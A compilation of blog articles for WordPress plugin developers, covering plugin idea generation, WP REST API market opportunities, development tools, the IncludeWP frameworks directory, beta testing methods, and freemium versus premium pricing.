You'll also find inspiration by analyzing what's currently at the top of [WordPress' popular plugin directory](#). Read the plugin reviews to learn where users are having trouble with existing products. Is there a way that you can design a fix for these in your new plugin? Even if you don't agree with users' evaluation of these plugins, you'll be in a better position to understand how they use the plugin, what they expect from it and where it falls short.



*Our popular Rating Widget plugin.*

## Rely on Your Own Experience As a WordPress User and Developer

As well as learning as much as possible about how others use WordPress, it's important to pay attention to how you work with WordPress yourself. What aspects of functionality, no matter how small, do you find lacking?

If you find something that you personally would like to see improved or simplified, it's likely that others feel the same way. Necessity is the mother of invention.


If you freelance or consult and notice you're getting the same request twice or more, it's time to look into how you can address it. Hints at what users want can come from anywhere. Try to train yourself to tune into these clues in your daily activities online, in your communications with friends and in your work.

## There Are Many Great Plugin Ideas Just Waiting to Be Developed

Great ideas for new WordPress Plugins are everywhere, and once you get into the habit of looking for them, you'll find they are there for the taking. You can discover ideas by analyzing trends, researching what users want, relying on your experience, and building on the success of existing plugins. Remember to focus on ideas that work for you in terms of your personal goals so you'll be sure to complete them to the best of your ability.

IDEAS & PLANNING

***How to Brainstorm New  
WordPress Plugin Ideas***



## IDEAS & PLANNING

# 5 Future WordPress Plugin Market Opportunities You Can't Afford to Miss



We live in interesting times as WordPress plugin developers and a world of wider opportunity is about to open up for the platform. The [WP REST API](#) has officially landed in core – [albeit softly](#).

In this article, we'll consider what this news could mean for plugin developers by outlining five future plugin market opportunities you can't afford to miss – all of them based around the power and flexibility that the WP REST API promises to deliver.

Before we dive into the detail though, let's get some background out of the way for those who might be relatively new to the topic of the WP REST API.

## A Quick WP REST API Introduction

The WP REST API is an attempt to bring WordPress fully into the modern age in terms of software development by providing a [REST-based](#) interface to the majority of the software's core functionality.

This opens the door for WordPress to become a fully-fledged application framework by enabling the possibility of easily integrating with other applications and technologies. Assuming they can consume and produce


[JSON data](#), you'll be able to plug other technologies into WordPress and vice versa.

One way of thinking of the WP REST API is as a package tool:

1. It packages data from WordPress that was previously only accessible through native functions and the dashboard.
2. It puts that data into a widely accepted JSON format.
3. You can then use any programming language (JavaScript, Ruby, Python – you name it) to grab or manipulate that data.
4. You're also free to use any technology ([JavaScript frameworks](#) for example) to display data that's stored in WordPress, meaning you could use it simply as a back end CMS for your content and handle the display layer elsewhere.

Okay, with a brief outline of the WP REST API basics out of the way, let's move on to our list of five plugin market opportunities you can potentially use it to explore.

## 1. Custom Commercial Dashboards



Let's be honest here: though it's come a long way, the default WordPress dashboard is not the most user-friendly in the world – especially for highly context-specific applications.

What happens when you install a ton of plugins, for example? Suddenly the whole left-side admin navigation is potentially very cluttered – something that can confuse and frustrate site owners.


The WP REST API opens the door for creating highly specific, custom dashboards that only provide the user with the data he needs in particular contexts. The result? Performance and usability improvements all around.

You'll also be able to create application back ends that move away from WordPress branding. No matter how customizable the default dashboard is, it's usually instantly recognizable as WordPress which is not always desirable. Another option would be removing the sidebar entirely, as in the image above taken from Steward's informative piece on redesigning the WordPress dashboard.

WordPress is used by thousands of industries and each of those potentially has its own specific requirements for what should be in the back end. The scope for solving those high-value problems with plugins is enormous.

## 2. Native Mobile Applications

The WP REST API opens up the possibility of building WordPress-driven mobile applications.



You don't even need to be an iOS or Android ninja to get started here – frameworks such as [PhoneGap](#) convert HTML, CSS and JS into native code with ease. Your back end can then be run via a combination of WordPress and appropriate custom plugins.

The opportunities here are immense. One obvious area to explore would be the burgeoning health industry on iOS.

If your web application provides a RESTful API, you can easily connect with [Apple's native Health app](#). Once you have all the pieces happily talking to each other, you're free to exchange data and create plugins that manipulate and store that data.

One simple integration which springs to mind is a plugin that displays the user's daily health metrics on their WordPress blog, with options for making it public or private.

## 3. WordPress Integration With Popular Apps

[Zapier](#) is a web application that enables non-technical users to connect popular apps with one another – [connecting Wufoo forms with a personal Google calendar](#), for example.



The combination of a native REST API and intuitive tools like Zapier means plugin developers can potentially start making potentially complex integrations available to a relatively mass-market audience in an easier way than ever before.

The amount of back end business tools that could usefully be fed information directly from WordPress is huge, so a little creative thinking



here should spark plenty of ideas. Even simple data extraction from WordPress to Excel would be a huge timesaver for many businesses, and something they'd gladly pay for.

The WordPress/Zapier combo gives you the tools to offer non-technical users simple solutions to traditionally tricky problems with siloed data.

## 4. WordPress Integration With Popular E-Commerce Platforms

WordPress offers several solid e-commerce plugin solutions that you'll doubtless be familiar with already. Much larger e-commerce solutions exist in the wider world, however – [Magento](#) being an obvious example – and many of them are bedeviled by terrible interfaces, high costs, and overall complexity.



There is a big opportunity there for savvy WordPress plugin developers to offer integrations that help keep things simple for store owners.

WordPress is rightly famous for its usability as a CMS and a little poking around in terms of [how to integrate WordPress with Magento](#) via API should be enough to suggest several potentially lucrative opportunities for plugin developers.

## 5. Front End Editing Plugins

This one's potentially huge as it's long been a dream for most non-technical site owners out there, and the WP REST API makes it theoretically much more straightforward on an implementation level.

Creating a WordPress front end editor is a challenge that's [defeated many ambitious plugin authors before](#), though, so tread carefully. However, as the huge success of solutions such as [Squarespace](#) shows, there is definitely money on the table here for whoever gets it right.



## Conclusion

There you have it – five huge plugin market opportunities that the WP REST API could open up in the very near future. Let's quickly recap:

1. Explore opportunities for building custom commercial dashboards.
2. Integrate with native mobile apps.
3. Provide intuitive integrations with back end business software using Zapier.
4. Make life easier for shop owners struggling with complex e-commerce solutions like Magento.
5. Take a crack at the perennial problem of providing a decent WordPress front end editor.




## TOOLS FOR THE JOB

# 5 Amazing Tools for WordPress Plugin Developers

Plugins are a great way to enhance the natural power of WordPress. By developing plugins, you become part of a thriving community that brings much needed function and utility to hundred of thousands of WordPress sites everywhere. Whether you are a plugin expert, or just starting to understand the complexity and dynamic ability of plugins, these tools will help you create plugins that can become businesses!

## 1. PhpStorm – IDE

PhpStorm is a powerful IDE based on the famous open source Eclipse environment, and the perfect tool for LAMP web development. Its smart code editor is truly a treasure. It has amazing features that help you create neat and clean code. With PhpStorm you have full access to PHP/HTML/CSS/JavaScript editors, code auto-completion, code verification that analyzes code as you type, a visual debugger, and much more!




PhpStorm is a great asset for WordPress plugin developers because it has a built in WordPress module that includes plugin skeletons, development

environment configuration for WordPress, WordPress code style, Hooks support, and the ability to search on WordPress.org right from the editor itself! It is even cross-platform available for Windows, Mac OS X, or Linux.

Here's a great [post](#) that explains how to use PhpStorm with WordPress.

## 2. Plugin Readme File Generator



This is a handy tool, especially for beginners that need some help to generate plugin's readme files without syntax mistakes. These tools narrow it down to essentials and the generator creates an outline with everything that you need. This file generator will ensure that your readme file is organized, and it won't cost an arm and a leg to do it. Simply fill in the form, click "Update Code", and copy the code to your project!


## 3. Prepros – LESS / SASS Precompiler

Prepros is the essential tool when it comes precompiling and build automation. Prepros lets you compile LESS, SASS and other styling formats with CSS prefixing (auto-prefixer that automatically prefixes CSS for cross browser compatibility).

Prepros is also great for minimizing bandwidth reduction, file concentration and even image optimization to reduce load times! Prepros prides itself on being simple and powerful, and we certainly found that to




be true! It's also a cross platform app that works on Windows, Mac, and Linux.



Josh Pollock created this great [post](#) explaining how beneficial Prepos is for WordPress development.

In my opinion, it has the best balance of features, ease of use, and light system resource consumption. If you have to do more complex automation you should look at Gulp.

## 4. Chrome Developer Tools – Real-Time Client Side Editing



Chrome Developer Tools (DevTools for short) are a set of tools built into


the Chrome browser that you easily and effectively examine a web page for design issues and layout issues. You can also track down JavaScript breakpoints and optimize your code. Simply right click on a page, and inspect the element. You will have multiple tools to work with that give you information about a web page including: elements, resources, network, sources, timeline, profiles, audits, and console. The JavaScript console lets you have access to log diagnostic information in the development process and you can use a shell prompt to interact with the document.

For a list of good tricks and tips to try with DevTools, check out this [post](#)!

## 5. Tortoise SVN & Cornerstone – SVN Version Controls to Commit the Code to the WP repository


Subversion is a highly important aspect of WordPress development. It is mandatory to use SVN as a type of version control because the WordPress.org only works with SVN. SVN is also especially useful when you are trying to reverse changes made to several folders.

Tortoise SVN is a great subversion client for Windows with a GUI that gives you control but doesn't complicate things with command lines. It's easy to use and powerful, and it has a variety of features which include all commands are available directly from Windows Explorer, only commands



that make sense are displayed, status of files are seen directly in windows explorer, descriptive dialogs, and allows moving files by right-dragging them into Windows Explorer.

Now if you have a Mac, [Cornerstone](#) is your subversion solution. Like Tortoise SVN, Cornerstone focuses on making version control simple but extremely useful. With Cornerstone, advanced operations such as branching and merging are made easy.



Here is a great [article](#) explaining how to use SVN for your newly developed plugin!

TOOLS FOR THE JOB

**5 Amazing Tools for  
WordPress Plugin  
Developers**



## TOOLS FOR THE JOB

# WordPress Frameworks Get A New Cozy Home – IncludeWP

> *IncludeWP*



Earlier this year (March 2016), the plugins review team issued a [statement on make.wordpress.org](https://make.wordpress.org/plugins/2016/03/16/frameworks-no-longer-allowed/) that frameworks are no longer allowed in the official plugins repository.

We decided to take it upon ourselves to create a worthy repository for WordPress frameworks and created [IncludeWP](#). A home, or rather, a leaderboard, to display all open-source frameworks for WordPress plugin & theme developers. A one-stop-shop for developers to evaluate what's currently out there in the market.

It had started as a fun & refreshing weekend side-project that the team had decided to pull together three weeks ago, and the plan was to release it right away. But, during the years I adopted a habit of not releasing anything before getting some feedback on it from people whose opinion I trust, so I decided to poke a few of my friends from the WordPress community first.


We got great feedback and some UI suggestions, but one comment drew most of my attention: Luca Fracassi from [Addendio](#) said: "Vova, it would be super-cool if I could click on a framework and see what plugins & themes are actually using it."

"Hell yeah! That would be amazing." I thought to myself. But there's no way that we're spending our time on manually searching and adding those plugins & themes.

***The IncludeWP repository had started as a fun & refreshing weekend side-project for the Freemius team.***

After some back and forth with Luca, we realized that we can leverage the WordPress.org APIs and SVN to automatically identify plugins & themes association with frameworks in WordPress.org. So we decided to join forces.

Luca spent a few days developing a frameworks identification logic and run it on .org, and kindly exposed a custom API endpoint for us to consume that data. We leveraged Luca's endpoint to fetch the plugins & themes data from WordPress.org and present it under the framework's page.



Plugins & themes on WordPress.org that are using CMB2

It took us another week to finalize it, but now it's 10x more powerful! Developers can actually see what other products are using the framework. And in the spirit of open-source, it's [available for public use on GitHub](#).

## Why WordPress frameworks, SDKs and libraries are great?

Code reusability is awesome! It's actually part of the fundamentals of development. As simple as that. Look at WooCommerce, the most popular eCommerce platform online, which started off as a fork of Jigoshop.

As developers, we try to optimize our own code and make sure there's zero redundancy. But when it comes to other developers' work, we are suddenly very picky.

Being a developer, I know what you are thinking...

"No one can write code like me." News flash: there are many gifted developers out there so stop being a snob and start reusing! :)

Moreover, some frameworks are used by thousands of developers, deployed on hundreds of thousand of websites, and have been running in production many years. It's very likely that those libraries are way more bug proof than your newly written code.

"I can build it myself, I don't need any framework" – Yes you can! But why? Why would you want to reinvent the wheel? I get it; there's a learning curve when it's not your code. But on the other hand, learning a framework with solid documentation will certainly be quicker than developing everything on your own, from scratch.

"Why do I need the overhead? I only use a small subset of what the library handles. Hack, the framework is so bloated, it's larger than my plugin!" – Most plugins start with just a teeny tiny functionality. Maybe today that's all that you need, but as your WordPress plugin or theme evolves you'll probably be adding more stuff. Having solid foundations will make your life easier and will save you a lot of time in the future. Try planning for the long run and pick a framework that fits best to your needs and roadmap.

Bottom line – stop wasting time on rewriting the same things over and over again. There are like 20 different frameworks that handle custom fields :)

## Why have we decided to open-source the project?

One of the reasons we started with Freemius for WordPress is because of its awesome community and the open-source mentality. We are firm believers in open-source and it's power, and that's one of our ways to give back to the ecosystem.

Secondly, I'm preaching about code reusability. The least I can do is provide [the option](#) for other developers to reuse our code for their projects. By reusing this code base, everyone can easily create a similar category type listing mini-site for GitHub repos.

***By reusing this code base everyone can easily create a similar category type listing mini-site for GitHub repos.***

## A WordPress framework pitfall – Versioning

WordPress is not an operating system, and there are no silos between the different plugins & themes. Also, WordPress core doesn't have a libraries dependency mechanism in place. This means that if two plugins are using the same framework with different versions, it may trigger backward compatibilities issues, generate errors, and in the worst case – break the site completely.

So take my friendly advice: before you pick your favorite framework, library or SDK, you should make sure it handles versioning.

***You should make sure your chosen framework handles versioning.***

## How to pick the right frameworks for your plugin or theme?

Well, it depends.

If I was starting a new WordPress plugin or theme I would look at the following (Not necessarily in this order):

- I would first check what's out there in the market to understand the different set of features & functionality the frameworks are offering.
- I would definitely examine the popularity of the projects. More popular projects probably have a stronger community behind them, which means it should be easier to get help/advice. It also probably means that the framework's main bugs were already squashed.
- I would spend more time examining new frameworks. As the web development practices progress. Also, WordPress core is evolving, new frameworks can be more efficient, leverage new core mechanisms – do more with less code.
- I would ask my developer friends from the WordPress community – people that I trust, and can provide me sincere feedback based on their experience.

## I have a framework! how can I add it to IncludeWP?

Easy peasy! The website is an open-source project on GitHub, simply fork [IncludeWP repo](#), add your framework as a <name>.php in the src/frameworks folder, and submit a Pull Request.

Make sure to follow some simple guidelines:

- GPL: The framework must be licensed as GPL, so plugins and themes that use it can be listed on WordPress.org (a non-GPL framework renders the plugin non-GPL).
- GitHub: The framework must have a public repository on GitHub that we can link to and pull in stats from.
- Stick to the format: Fill out all the same fields as the other frameworks in src/frameworks.
- WordPress.org (optional): If the framework is already listed as a plugin on WordPress.org, please add a reference to the plugin's slug.
- Short description: Keep the description for the overview page short & sweet.

## So what's next?



Now it's your turn to spread the word to the community. Tell to you friends, [share it on Twitter](#), star the [project on GitHub](#)... and reuse!



## TESTING

# How to Beta Test a New Plugin to Ensure a Successful Release

A high quality beta testing stage forms the backbone of any successful premium plugin release schedule. One cannot underestimate its value in terms of (a) removing bugs and (b) ensuring your plugin actually provides an intuitive solution that users will value.

I must emphasise “high quality” when discussing beta testing, because it doesn't provide a solution in and of itself. In other words, it's all too easy to have a few people ‘test’ your plugin and feel like the job has been done, when nothing could be further from the truth.

With the above in mind, in this article we're going to present you with a step-by-step approach to conducting high quality beta testing. To top things off, we'll finish by going through a bunch of common mistakes that you must avoid if your beta testing is to be a success.

## Step 1: Find Qualified Beta Testers

Finding ‘qualified’ beta testers for your plugin is crucial; you need to work with people who have a genuine interest in the solution you're providing.

But how do you find them? We recommend the following locations for identifying and securing qualified beta testers:

### On Twitter

The key to finding qualified beta testers on Twitter is in using hashtags effectively. Check out [this guide](#) on how to find specific types of people through hashtag data mining and use your newfound skills to identify potential beta testers.

You can also use [TweetDeck](#) to track who's active in your industry or area of relevance. Check out the screenshot below: the first two columns contain generic hashtags, and the last column contains generic and emotional hashtags.



*TweetDeck hashtag mining.*

To make the above strategy more effective, combine hashtags with negative words like “sucks”, “bad”, and “worried”. That way, you'll find people who are truly in need.

### On LinkedIn



*Find specialized groups on LinkedIn to curate targeted beta testing candidates.*

Groups on LinkedIn can be a goldmine for finding beta testers. As a rule of thumb, only join groups that contain more than 100 members; any less and your time will likely be wasted.

Make sure that you contribute to your group, rather than jumping in with the obligatory “Can you help me?” post straight away. This doesn't have to take a great deal of time (and you may even find it time well spent), but it's vital that you don't portray yourself as all take and no give. The relationships you build in this way can offer many benefits down the line.

A few examples of mid-sized groups would be [WordPress Plugin Developer](#) and [Masters of WordPress, Joomla, Drupal & Magento](#), larger groups being [WordPress Developers](#) and the [WordPress group](#) itself.

## On Niche Forums

Niche forums are full of people that are passionate about your area of focus. These guys have taken the time and trouble to register and contribute to a platform that exists outside of the typical social media networks; a sure sign that they have a dog in your fight.

Being a useful community member is extremely important within forums; depending upon how stringent their moderation process is and how 'passionate' their members are, you may find yourself out in the cold if you portray yourself as interested only in how others can help you.

We certainly don't advise you to make your first post a request for beta testers; try to help others (while not being afraid to make it known who you are and what you do) to begin with. If you pick the right forum, you may find that people are only too willing to help when the time comes.

To give you an example, if you're creating a plugin that helps people post progress goals on their blog, turn to weight loss forums such as [NerdFitness](#). Working on a plugin that adds functionality for onsite marketing? Perhaps try out the [Warrior Forum](#). Think of who will most benefit from your plugin and how it solves their needs, and you'll have a better idea of how to find a forum that fits.

## On Industry Blogs

Focus on laser-targeted blogs in your industry, even if they're relatively small. You're not looking to promote your plugin on a big stage; you're looking for a relatively small number of highly interested folks. You may choose to write a guest post or two for such sites, which can serve not only to promote your plugin, but attract potential beta testers.

A few examples of industry blogs would be [Smart Passive Income](#) for digital downloads and affiliate marketing tools, [Copy Blogger](#) for optimizing posts and improving the writing experience, and [Smashing Magazine](#) for plugins that improve workflows, design, and usability. These are all big players, but show you what an industry blog can look like while providing you with a starting point for your search.

## On Specialized Beta Testing Sites

One such example of specialized beta testing sites is [Betabound](#). Just make sure you make your post specific enough to filter the unqualified audience.

### Step 2: Ask the Right Questions

Once you have created a small army of beta testers, you need to utilize them effectively. It is an unfortunate truth that your beta testers will only give you valid feedback if you provide them with the right cues at the correct times.

With that in mind, be persistent in asking your testers to answer your questions. The best way to do it is on the dashboard (using a dismissible message that returns if not dealt with).

The process of vetting beta testers can be used to better ensure compliance. For example, when it comes to beta tester signup, add a statement along the lines of "I agree that I will post feedback on a daily basis" that needs to be agreed to.

A Web Page

← → ↻ http://

Name

Email

Reasons for joining the beta

☐ I agree to posting feedback daily

Join Beta

Here are some of the crucial questions that you want to ask to beta testers:

### *What Are You Trying to Do?*

- This should be asked from the dashboard; it will give you greater context with which to understand other questions.

### *What Confuses You the Most Here?*

- Ask this question on any page that's even moderately complicated. This will enable you to improve the interface in terms of intuitiveness and usability.

### *What Would Stop You from Buying This Plugin?*

- Ask them to point out the specific parts that were so frustrating that they've decided to quit completely.

### *How Much Would You Pay for This Plugin?*

- Ask this question with every iteration; as you add and remove features, the user's perception of the plugin value will change.

## Step 3: Avoid These Common Mistakes

If you don't avoid the mistakes below, you'll waste a lot of time, and you won't get the data you need to make your plugin ready.

### Giving Away the Plugin for Free

- This is important: don't give away your plugin for free, even in the beta phase. You only want people who will pay for value.
- You can give them a steep discount, and make it known that's a huge benefit.
- People who pay to test are more likely to give you regular feedback, since they have their money on the line too. If you need further convincing on why you should charge beta testers, [read this](#).

### Making It Hard to Submit Feedback

- The average user has a [very short attention span](#), so you need to create feedback submission forms on every admin page.
- The form should submit via AJAX, so that you don't disturb the user's 'flow', which could affect the validity of the feedback.

### Setting a Short Testing Timespan

- The testing timespan should ideally be eight to ten weeks – you need adequate time to gather feedback, iterate the plugin, and re-test to completion.

### Posting New Builds Too Often

- If you post new builds all the time, your testers will get confused, and the feedback will be all over the place. Make sure that there is a structure to your beta testing program.

### Having Just a Few Testers

- Aim for at least 100 quality testers if possible; this will serve to provide a more reliable 'macro' view of your plugin. A hundred testers may not be possible, but the more you can manage, the better.

### Not Categorizing Feedback

- Create category buckets for feedback that focuses on different elements. It's a good idea to create tags for every build too.

## Conclusion


Beta testing is an essential stage in the creation of a successful premium plugin. Time spent here will pay back dividends in the future.

Here's what you should do to make your beta testing program successful:

1. Find highly targeted beta testers. You don't want to get feedback from someone who's not ultimately going to be a user.
2. Ask the right questions. You need to focus on feedback that you can act upon.
3. Avoid common mistakes, such as not categorizing feedback.

#### TESTING

### *How to Beta Test a New Plugin to Ensure a Successful Release*





## YOUR BUSINESS MODEL

# Offering Premium vs. Freemium WordPress Plugins: The Good, the Bad and the Ugly




If you're new to WordPress plugin development you might be asking yourself if you should release your plugin for free to the public, or whether you should charge money for all the hard work that you put into it. The answer is a familiar one: It depends.

## Decisions, Decisions...

If you've developed a great new WordPress plugin and you're ready to bring it to market, you have a decision to make. Do you just offer it via the WordPress [plugin directory](#) as a free download so that other WordPress users will help boost your reputation, or should you offer it for sale on a platform like [CodeCanyon](#)?

However, there is another option. Some developers offer a free version of the plugin for download on WordPress, but charge money for a "premium" (or upgraded) version of the product. With this approach, the developer allows people to "test drive" the plugin with certain limitations. If the user wants to release the plugin from those limitations, then he or she will have to fork over the cash for the premium version.



## Free Is a Great Starting Point

If you're just getting started with WordPress plugin development and nobody knows who you are, then it's a great idea to offer your first WordPress plugin for free. This might seem frustrating because you've put a lot of hours into producing the plugin, but if you're planning on making a business out of your development efforts, then you have to start by building brand name awareness.

Also, with a freemium offering, you'll get a wealth of feedback that will

help you to improve the plugin and become a better developer. People will let you know about bugs that you've overlooked and tell you how you can make the plugin more useful. This is a great way to facilitate the iterative development process.

## Premium Upgrades

Just because it's free as an initial offering, that doesn't mean that it will be free forever. Rarely is software (including WordPress plugins) ever "done". There's always some feature (or set of features) that users will request. You can add those features in a later release.

